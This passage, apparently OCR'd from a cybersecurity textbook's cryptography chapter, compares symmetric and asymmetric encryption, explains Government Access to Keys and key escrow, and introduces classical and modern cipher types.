

Dear John,
This is my A/C
number
7974392830
Plain Text
Encryption
Public Key
Guuihifhofnk
bifkfnnfk
Nklclmlm
#^*&(*)_(_
Cipher Text
Decryption
Private key
Dear John,
This is my A/C
number
7974392830
Plain Text

Figure 20.3: Asymmetric Encryption

Strengths and Weaknesses of Crypto Methods

	Symmetric Encryption	**Asymmetric Encryption**
Strengths	Faster and easier to implement, as the same key is used to encrypt and decrypt data Requires less processing power Can be implemented in application-specific integrated chip (ASIC).	Convenient to use, as the distribution of keys to encrypt messages is not required
	Prevents widespread message security compromise as different secret keys are used to communicate with different parties	Enhanced security, as one need not share or transmit private keys to anyone
	The key is not bound to the data being transferred on the link; therefore, even if the data are intercepted, it is not possible to decrypt it	Provides digital signatures that cannot be repudiated
Weaknesses	**Symmetric Encryption**	**Asymmetric Encryption**
	Lack of secure channel to exchange the secret key	Slow in processing and requires high processing power
	Difficult to manage and secure too many shared keys that are generated to communicate with different parties	Widespread message security compromise is possible (i.e., an attacker can read complete messages if the private key is compromised)
	Provides no assurance about the origin and authenticity of a message, as the same key is used by both the sender and the receiver	Messages received cannot be decrypted if the private key is lost
	Vulnerable to dictionary attacks and brute-force attacks	Vulnerable to man-in-the-middle and brute-force attacks

Table 20.1: Strengths and weaknesses of crypto methods



Government Access to Keys (GAK)

- GAK means that software companies will give **copies of all keys** (or at least a sufficient proportion of each key that the remainder could be cracked) to the government
- The government promises that they will hold on to the keys in a **secure manner** and will only use them when a **court issues a warrant** to do so
- To the government, this is similar to the **ability to wiretapping phones**

Cryptographic Key
Item A
Item B
Item C
Item D
Item E
Items to which the GAK has right of access
Items to which the GAK has NO right of access

Government Access to Keys (GAK)

Government Access to Keys (GAK) refers to the statutory obligation of individuals and organizations to disclose their cryptographic keys to government agencies. It means that software companies will give copies of all keys (or at least enough of the key such that the remainder can be cracked) to the government. Law enforcement agencies around the world acquire and use these cryptographic keys to monitor suspicious communication and collect evidence of cybercrimes in the interests of national security. The government promises that it will hold on to the keys in a secure manner and only use them when a court issues a warrant to do so. To the government, this issue is similar to the ability to wiretap phones.

Government agencies often use key escrow for uninterrupted access to keys. Key escrow is a key exchange arrangement in which essential cryptographic keys are stored with a third party in escrow. The third party can use or allow others to use the encryption keys under certain predefined circumstances. The third party, with regard to GAK, is generally a government agency that may use the encryption keys to decipher digital evidence under authorization or a warrant from a court of law. However, there is growing concern about the privacy and security of cryptographic keys and information. Government agencies are responsible for protecting these keys. Such agencies generally use a single key to protect other keys, which is not a good idea, as revealing a single key could expose the other keys.

These agencies are not aware of how confidential the information protected by the keys is, which makes it difficult to judge how much protection is required. In cases where seized keys also protect other information that these agencies have no right to access, the consequences of key revelation cannot be determined, because government agencies are not aware of the information that the keys protect. In such cases, the key owner is liable for the consequences of key revelation. Before owners hand over their keys to government agencies, they need to be assured that the government agencies will protect these keys according to a sufficiently strong standard to protect their interests.




Cryptographic Key
Item A
Item B
Item C
Item D
Item E
Items to which the GAK has right of access
Items to which the GAK has NO right of access

Figure 20.4: Illustration of GAK

LO#02: Explain Different Encryption Algorithms

Encryption Algorithms

Encryption is the process of converting readable plaintext into an unreadable ciphertext using a set of complex algorithms that transform the data into blocks or streams of random alphanumeric characters. This section deals with ciphers and various encryption algorithms such as DES, AES, RC4, RC5, RC6, DSA, RSA, MD5, SHA, etc.



Ciphers

Ciphers are algorithms used to encrypt or decrypt the data

Types of ciphers

Classical Ciphers

- **Substitution cipher**
  A block of plaintext is replaced with ciphertext
- **Transposition cipher**
  The letters of the plaintext are shifted about to form the cryptogram

Modern Ciphers

- **Based on the type of key used**
  - **Private Key**
    Same key is used for encryption and decryption
  - **Public Key**
    Two different keys are used for encryption and decryption
- **Based on the type of input data**
  - **Block Cipher**
    Encrypts blocks of data of fixed size
  - **Stream Cipher**
    Encrypts continuous streams of data

Ciphers

In cryptography, a cipher is an algorithm (a series of well-defined steps) for performing encryption and decryption. Encipherment is the process of converting plaintext into a cipher or code; the reverse process is called decipherment. A message encrypted using a cipher is rendered unreadable unless its recipient knows the secret key required to decrypt it. Communication technologies (e.g., Internet, cell phones) rely on ciphers to maintain both security and privacy. Cipher algorithms may be open-source (the algorithmic process is in the public domain while the key is selected by a user and is private) or closed-source (the process is developed for use in specific domains, such as the military, and the algorithm itself is not in the public domain). Furthermore, ciphers may be free for public use or licensed.

Types of ciphers

